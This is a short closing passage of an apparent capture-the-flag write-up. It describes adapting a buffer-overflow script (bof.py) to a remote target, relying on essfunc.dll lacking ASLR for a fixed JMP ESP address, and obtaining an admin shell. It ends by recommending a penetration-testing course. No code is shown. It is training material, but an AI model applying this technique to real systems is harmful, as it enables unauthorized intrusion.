

To exploit the remote machine we simply need to apply some chages to the exploit. Our VPN connection will need to be used to LHOST and the IP of the remote machine will replace that of our VM in bof.py

This is possible because we know the essfunc.dll does not have ASLR enabled and the address of JMP ESP will be the same.... A big hint was when it was included in the files on the FTP server.





We get immedietly get an admin shell on the remote box.

CONCLUSION:

This box was fun and let me put to use what I've learned through eLearnSecurtiy's Professional Penetration Tester course. I highly reccomend their material for anyone looking to become a PenTester.